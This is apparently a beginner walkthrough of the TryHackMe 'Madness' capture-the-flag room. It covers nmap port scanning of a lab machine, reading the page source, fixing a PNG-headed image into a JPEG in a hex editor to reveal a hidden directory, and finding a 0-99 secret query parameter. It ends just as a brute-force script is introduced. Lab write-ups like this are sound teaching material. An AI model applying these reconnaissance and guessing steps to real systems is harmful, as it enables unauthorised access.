

TryHackMe Madness beginner writeup

1.After we boot the machine, we scan all the ports using nmap:



```
root  ~  tryhackme  madness  nmap -p- -Pn -T5 -v 10.10.24.12
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-12 19:41 EET
Initiating Parallel DNS resolution of 1 host. at 19:41
Completed Parallel DNS resolution of 1 host. at 19:41, 0.00s elapsed
Initiating SYN Stealth Scan at 19:41
Scanning 10.10.24.12 [65535 ports]
Discovered open port 80/tcp on 10.10.24.12
Discovered open port 22/tcp on 10.10.24.12
```


2. We discovered that we have port 80 (http server) and port 22 (ssh) opened. So let's start with the http server, as the room indicates there is no ssh bruteforce. On the web server we get a default apache webpage but something stands out:



Apache2 Ubuntu Default Page

It works!


That seems like a broken image. Let's see what's on the page source:



view-source:http://10.10.24.12/

```
    </style>
  </head>
  <body>
    <div class="main_page">
      <div class="page_header floating_element">
        <img src="thm.jpg" class="floating_element"/>
<!-- They will never find me-->
```

So, there is a broken image named "thm.jpg" on the webserver, let's get it (wget http://machine-ip/thm.jpg):




Could not load image "thm.jpg".

Error interpreting JPEG image file (Not a JPEG file: starts with 0x89 0x50)

3. Fixing the photo.

The error message indicates that the header is wrong (Not a JPEG file: starts with 0x80 0x50).
Let’s browse the hexdump with ghex:


thm.jpg - GHex


```
0000000089 50 4E 47 0D 0A 1A 0A 00 00 00 01 01 00 00 01.PNG............
0000001000 01 00 00 FF DB 00 43 00 03 02 02 03 02 02 03.......C........
0000002003 03 03 04 03 03 04 05 08 05 05 04 04 05 0A 07................
0000003007 06 08 0C 0A 0C 0C 0B 0A 0B 0B 0D 0E 12 10 0D................
000000400E 11 0E 0B 0B 10 16 10 11 13 14 15 15 15 0C 0F................
0000005017 18 16 14 18 12 14 15 14 FF DB 00 43 01 03 04...........C...
0000006004 05 04 05 09 05 05 09 14 0D 0B 0D 14 14 14 14................
0000007014 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14................
0000008014 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14................
0000009014 14 14 14 14 14 14 14 14 14 14 14 14 FF C0................
```

Signed 8 bit:	-119	Signed 32 bit:	1196314761	Hexadecimal:	89
Unsigned 8 bit:	137	Unsigned 32 bit:	1196314761	Octal:	211
Signed 16 bit:	20617	Signed 64 bit:	1196314761	Binary:	10001001
Unsigned 16 bit:	20617	Unsigned 64 bit:	1196314761	Stream Length:	8
Float 32 bit:	5.281654e+04	Float 64 bit:	5.292398e-260		

[✓] Show little endian decoding   [ ] Show unsigned and float as hexadecimal


Offset: 0x0

So, the JPG photo had a PNG header. In order to fix it, we need to replace the header with a JPG header. After a quick google search we found how JPG header should look like:



FF D8 FF DB	ÿØÿÛ			
FF D8 FF E0 00 10 4A 46 49 46 00 01	ÿØÿà..JFIF..	0	jpg jpeg	JPEG raw or in the JFIF or Exif file format
FF D8 FF EE	ÿØÿî			
FF D8 FF E1 ?? ?? 45 78 69 66 00 00	ÿØÿá..Exif..			

Naturally, we replace it to our photo:


thm.jpg - GHex

File Edit View Windows Help


```
00000000FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01......JFIF......
0000001000 01 00 00 FF DB 00 43 00 03 02 02 03 02 02 03.......C........
0000002003 03 03 04 03 03 04 05 08 05 05 04 04 05 0A 07................
0000003007 06 08 0C 0A 0C 0C 0B 0A 0B 0B 0D 0E 12 10 0D................
000000400E 11 0E 0B 0B 10 16 10 11 13 14 15 15 15 0C 0F................
0000005017 18 16 14 18 12 14 15 14 FF DB 00 43 01 03 04............C...
0000006004 05 04 05 09 05 05 09 14 0D 0B 0D 14 14 14 14................
0000007014 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14................
0000008014 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14................
0000009014 14 14 14 14 14 14 14 14 14 14 14 14 14 FF C0................
```

Signed 8 bit:	1	Signed 32 bit:	16777217	Hexadecimal:	01
Unsigned 8 bit:	1	Unsigned 32 bit:	16777217	Octal:	001
Signed 16 bit:	1	Signed 64 bit:	16777217	Binary:	00000001
Unsigned 16 bit:	1	Unsigned 64 bit:	16777217	Stream Length:	8
Float 32 bit:	2.350989e-38	Float 64 bit:	5.432392e-312		

[✓] Show little endian decoding [ ] Show unsigned and float as hexadecimal

Offset: 0xC

We save it and we get a perfectly valid JPG photo:


100% thm.jpg


Properties

Size 400 × 400 pixels
Type JPEG image
File Size 22.2 kB
Folder madness
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time

[redacted]

The photo gives us a hidden directory (Redacted, to make sure you go through all the steps).

4. After browsing to the hidden directory we are greeted by this page:



10.10.24.12/[redacted]


Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered:

That is wrong! Get outta here!

First thing I did was to check the page source:




view-source:http://10.10.24.12/[redacted]

```html
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: </p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>

```

Okay, so we know that we have to figure out the secret and how to deliver it to the webpage.

After playing around with the page functionalities, I figured out how to deliver the secret:



10.10.24.12/[redacted]/?secret=1


Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 1


That is wrong! Get outta here!

Because there are a lot of possibilites, I created a little python script that will do the job for me:



